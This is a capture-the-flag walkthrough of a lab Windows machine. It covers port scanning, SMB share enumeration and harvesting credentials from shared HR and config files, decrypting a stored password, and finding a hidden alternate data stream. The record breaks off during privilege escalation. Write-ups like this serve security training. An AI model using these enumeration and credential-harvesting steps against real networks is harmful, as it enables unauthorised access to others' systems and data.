Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.178
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 11:20 IST
Nmap scan report for 10.10.10.178
Host is up (0.24s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSe
ssionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     Reporting Service V1.2
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against databases using the legacy HQK format
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|_    HELP <Command>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port4386-TCP:V=7.94SVN%I=7%D=7/5%Time=66878A39%P=x86_64-pc-linux-gnu%r(
SF:NULL,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(GenericL
SF:ines,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecogni
SF:sed\x20command\r\n>")%r(GetRequest,3A,"\r\nHQK\x20Reporting\x20Service\
SF:x20V1\.2\r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(HTTPOptions,3A,"\
SF:r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20com
SF:mand\r\n>")%r(RTSPRequest,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\
SF:r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(RPCCheck,21,"\r\nHQK\x20Re
SF:porting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSVersionBindReqTCP,21,"\r\nH
SF:QK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSStatusRequestTCP,21
SF:,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Help,F2,"\r\nHQ
SF:K\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nThis\x20service\x20allow
```

Port 445 SMB

1) Found accesseble shares

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.178 -u "test" -p "test"

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.178:445        Name: 10.10.10.178              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        Secure$                                                 NO ACCESS
        Users                                                   READ ONLY
```

2) Found some user shares and their names

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.178 -u "test" -p "test" -r "Users" --depth 10
```


```
SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.178:445        Name: 10.10.10.178              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        Secure$                                                 NO ACCESS
        Users                                                   READ ONLY
        ./Users
        dr--r--r--                0 Sun Jan 26 04:34:21 2020    .
        dr--r--r--                0 Sun Jan 26 04:34:21 2020    ..
        dr--r--r--                0 Thu Jul 22 00:17:04 2021    Administrator
        dr--r--r--                0 Thu Jul 22 00:17:04 2021    C.Smith
        dr--r--r--                0 Thu Aug  8 22:33:29 2019    L.Frost
        dr--r--r--                0 Thu Aug  8 22:32:56 2019    R.Thompson
        dr--r--r--                0 Thu Jul 22 00:17:15 2021    TempUser
```

3) Found some files

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.178:445        Name: 10.10.10.178              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        ./Data
        dr--r--r--                0 Thu Aug  8 04:23:46 2019    .
        dr--r--r--                0 Thu Aug  8 04:23:46 2019    ..
        dr--r--r--                0 Thu Aug  8 04:28:07 2019    IT
        dr--r--r--                0 Tue Aug  6 03:23:41 2019    Production
        dr--r--r--                0 Tue Aug  6 03:23:50 2019    Reports
        dr--r--r--                0 Thu Aug  8 00:37:51 2019    Shared
        ./Data//Shared
        dr--r--r--                0 Thu Aug  8 00:37:51 2019    .
        dr--r--r--                0 Thu Aug  8 00:37:51 2019    ..
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    Maintenance
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    Templates
        ./Data//Shared/Maintenance
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    .
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    ..
        fr--r--r--               48 Thu Jul 22 00:17:05 2021    Maintenance Alerts.txt
        ./Data//Shared/Templates
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    .
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    ..
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    HR
        dr--r--r--                0 Thu Aug  8 00:38:07 2019    Marketing
        ./Data//Shared/Templates/HR
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    .
        dr--r--r--                0 Thu Jul 22 00:17:12 2021    ..
        fr--r--r--              425 Thu Jul 22 00:17:12 2021    Welcome Email.txt
        IPC$                                                    NO ACCESS       Remote IPC
        Secure$                                                 NO ACCESS
        Users                                                   READ ONLY
```


Port 4386

1) Found a open port running some service



Vulnerability Assessment

1) First search on the service says it is vulnerable to RCE



2) Found credentials

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat 10.10.10.178-Data_Shared_Templates_HR_Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
```

Exploitation

1) Got access to secure shares

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.178 -u "TempUser" -p "welcome2019" -r 'Secure$'  --depth 10

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
  SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                      https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.178:445        Name: 10.10.10.178              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        Secure$                                                 READ ONLY
        ./Secure$
        dr--r--r--                0 Thu Aug  8 04:38:12 2019    .
        dr--r--r--                0 Thu Aug  8 04:38:12 2019    ..
        dr--r--r--                0 Thu Aug  8 01:10:25 2019    Finance
        dr--r--r--                0 Thu Aug  8 04:38:12 2019    HR
        dr--r--r--                0 Thu Aug  8 16:29:25 2019    IT
        Users                                                   READ ONLY
```

2) Found a credentials in a file

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.178 -u "TempUser" -p "welcome2019" --download 'Data/IT/Configs/RU Scanner/RU_config.xml'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)
[+] Starting download: Data\IT\Configs\RU Scanner\RU_config.xml (270 bytes)
[+] File output to: /home/vigneswar/10.10.10.178-Data_IT_Configs_RU Scanner_RU_config.xml

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat 10.10.10.178-Data_IT_Configs_RU\ Scanner_RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```


```
┌──(vigneswar㉿VigneswarPC)-[/tmp/nest]
└─$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\DATA'
Try "help" to get a list of possible commands.
smb: \> mask ""
smb: \> recurse off
smb: \> prompt off
smb: \> mget *
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as Shared/Maintenance/Maintenance Alerts.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Configs\Adobe\editing.xml of size 246 as IT/Configs/Adobe/editing.xml (0.4 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Configs\Adobe\Options.txt of size 0 as IT/Configs/Adobe/Options.txt (0.0 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Configs\Adobe\projects.xml of size 258 as IT/Configs/Adobe/projects.xml (0.4 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Configs\Adobe\settings.xml of size 1274 as IT/Configs/Adobe/settings.xml (0.8 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \IT\Configs\Atlas\Temp.XML of size 1369 as IT/Configs/Atlas/Temp.XML (1.9 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \IT\Configs\Microsoft\Options.xml of size 4598 as IT/Configs/Microsoft/Options.xml (2.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as IT/Configs/NotepadPlusPlus/config.xml (7.2 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\shortcuts.xml of size 2108 as IT/Configs/NotepadPlusPlus/shortcuts.xml (3.1 KiloBytes/sec) (average 1.9 KiloBytes/sec)
getting file \IT\Configs\RU Scanner\RU_config.xml of size 270 as IT/Configs/RU Scanner/RU_config.xml (0.4 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Shared/Templates/HR/Welcome Email.txt (0.6 KiloBytes/sec) (average 1.7 KiloBytes/sec)
smb: \>
```

3) Found hidden dirs

```
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
</NotepadPlus>

┌──(vigneswar㉿VigneswarPC)-[/tmp/nest/IT/Configs/NotepadPlusPlus]
└─$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\DATA'
Try "help" to get a list of possible commands.
smb: \> exit

┌──(vigneswar㉿VigneswarPC)-[/tmp/nest/IT/Configs/NotepadPlusPlus]
└─$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\Secure$'
Try "help" to get a list of possible commands.
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
  .                                   D        0  Thu Aug  8 01:12:14 2019
  ..                                  D        0  Thu Aug  8 01:12:14 2019
  Docs                                D        0  Thu Aug  8 01:14:00 2019
  Reports                             D        0  Tue Aug  6 19:15:40 2019
  VB Projects                         D        0  Tue Aug  6 20:11:55 2019

                5242623 blocks of size 4096. 1840063 blocks available
smb: \IT\Carl\>
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/nest/IT/Configs/NotepadPlusPlus]
└─$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\Secure$'
Try "help" to get a list of possible commands.
smb: \> cd IT
smb: \IT\> cd Carl
smb: \IT\Carl\> recurse on
smb: \IT\Carl\> prompt off
smb: \IT\Carl\> mask ""
smb: \IT\Carl\> mget *
getting file \IT\Carl\Docs\ip.txt of size 56 as Docs/ip.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Carl\Docs\mmc.txt of size 73 as Docs/mmc.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner.sln of size 871 as VB Projects/WIP/RU/RUScanner.sln (1.3 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\ConfigFile.vb of size 772 as VB Projects/WIP/RU/RUScanner/ConfigFile.vb (1.1 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Module1.vb of size 279 as VB Projects/WIP/RU/RUScanner/Module1.vb (0.4 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj of size 4828 as VB Projects/WIP/RU/RUScanner/RU Scanner.vbproj (7.1 KiloBytes/sec) (average 1.7 KiloB
ytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user of size 143 as VB Projects/WIP/RU/RUScanner/RU Scanner.vbproj.user (0.2 KiloBytes/sec) (average
1.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\SsoIntegration.vb of size 133 as VB Projects/WIP/RU/RUScanner/SsoIntegration.vb (0.2 KiloBytes/sec) (average 1.3 KiloBy
tes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Utils.vb of size 4888 as VB Projects/WIP/RU/RUScanner/Utils.vb (7.1 KiloBytes/sec) (average 2.0 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb of size 441 as VB Projects/WIP/RU/RUScanner/My Project/Application.Designer.vb (0.6
KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.myapp of size 481 as VB Projects/WIP/RU/RUScanner/My Project/Application.myapp (0.7 KiloBytes/se
c) (average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb of size 1163 as VB Projects/WIP/RU/RUScanner/My Project/AssemblyInfo.vb (1.7 KiloBytes/sec)
(average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb of size 2776 as VB Projects/WIP/RU/RUScanner/My Project/Resources.Designer.vb (1.9 Kil
oBytes/sec) (average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.resx of size 5612 as VB Projects/WIP/RU/RUScanner/My Project/Resources.resx (5.7 KiloBytes/sec) (a
verage 2.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb of size 2989 as VB Projects/WIP/RU/RUScanner/My Project/Settings.Designer.vb (4.0 KiloB
ytes/sec) (average 2.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.settings of size 279 as VB Projects/WIP/RU/RUScanner/My Project/Settings.settings (0.4 KiloBytes/se
c) (average 2.1 KiloBytes/sec)
smb: \IT\Carl\>
```

4) Found decrypt function of the password



c.smith:xRxRxPANCAK3SxRxRx


5) Got the user flag

```
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.178:445        Name: 10.10.10.178              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        Secure$                                                 READ ONLY
        Users                                                   READ ONLY
        ./Users
        dr--r--r--                0 Sun Jan 26 04:34:21 2020    .
        dr--r--r--                0 Sun Jan 26 04:34:21 2020    ..
        dr--r--r--                0 Thu Jul 22 00:17:04 2021    Administrator
        dr--r--r--                0 Thu Jul 22 00:17:04 2021    C.Smith
        dr--r--r--                0 Thu Aug  8 22:33:29 2019    L.Frost
        dr--r--r--                0 Thu Aug  8 22:32:56 2019    R.Thompson
        dr--r--r--                0 Thu Jul 22 00:17:15 2021    TempUser
        ./Users//C.Smith
        dr--r--r--                0 Thu Jul 22 00:17:04 2021    .
        dr--r--r--                0 Thu Jul 22 00:17:04 2021    ..
        dr--r--r--                0 Thu Jul 22 00:17:05 2021    HQK Reporting
        fr--r--r--               34 Fri Jul  5 11:12:47 2024    user.txt
        ./Users//C.Smith/HQK Reporting
        dr--r--r--                0 Thu Jul 22 00:17:05 2021    .
        dr--r--r--                0 Thu Jul 22 00:17:05 2021    ..
        dr--r--r--                0 Fri Aug  9 17:48:42 2019    AD Integration Module
        fr--r--r--                0 Thu Jul 22 00:17:12 2021    Debug Mode Password.txt
        fr--r--r--              249 Thu Jul 22 00:17:14 2021    HQK_Config_Backup.xml
        ./Users//C.Smith/HQK Reporting/AD Integration Module
        dr--r--r--                0 Fri Aug  9 17:48:42 2019    .
        dr--r--r--                0 Fri Aug  9 17:48:42 2019    ..
        fr--r--r--            17408 Thu Aug  8 05:12:49 2019    HqkLdap.exe

┌──(vigneswar㉿VigneswarPC)-[/tmp/nest]
└─$ smbmap -H 10.10.10.178 -u "c.smith" -p "xRxRxPANCAK3SxRxRx" -r "Users" --depth 10
```

Privilege Escalation

1) Found a password file with multiple streams

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 04:36:12 AM 2019 IST
access_time:    Fri Aug  9 04:36:12 AM 2019 IST
write_time:     Fri Aug  9 04:38:17 AM 2019 IST
change_time:    Thu Jul 22 12:17:12 AM 2021 IST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
